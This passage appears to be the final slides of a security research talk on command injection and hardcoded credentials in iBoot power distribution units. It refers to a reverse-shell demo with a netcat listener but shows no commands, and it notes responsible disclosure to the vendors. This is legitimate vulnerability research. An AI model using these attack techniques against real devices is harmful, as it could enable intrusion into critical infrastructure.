
Demo: Pwning the PDU

```
[ ...e_iBoot_PDU/command-injection — squinn ATR-PRE:pts/3 ]  
(13:31:49 on main * *)—> —(Fri,Jun30)
```

Netcat listener for reverse shell

```
[ ...iBoot_PDU/command-injection — squinn ATR-PRE:pts/2 ]  
(13:32:12 on main * *)—> [] —(Fri,Jun30)
```

Pwned. Now what?



Final Take-aways

- Hardcoded credentials are common in enterprise hardware/software
 - Check DB initialization scripts for default users!
- Always check for low-hanging fruit (command injections)
 - Strings representing OS commands
 - Calls to process-spawning function
- Research does not have to be expensive!
 - Tons of publicly available software and firmware
 - Emulation for the win
- **Software quality does not correlate with business-criticality**

Special Thanks to Philippe Laulheret!

- A friend and a colleague
- Huge contributions to this research
- Discovered several of the vulnerabilities disclosed today



Twitter: @phLaul

Closing Remarks

- S/o to Claroty's Team82 for their prior research on the iBoot PDU
 - Blog: "Jumping NAT to Shut Down Electric Devices"
- All vulnerabilities reported to vendors per Trellix's responsible disclosure policy.
- We worked with Cyberpower and Dataprobe to help secure their products.

We are continuing research into data center appliances of all kinds – stay tuned!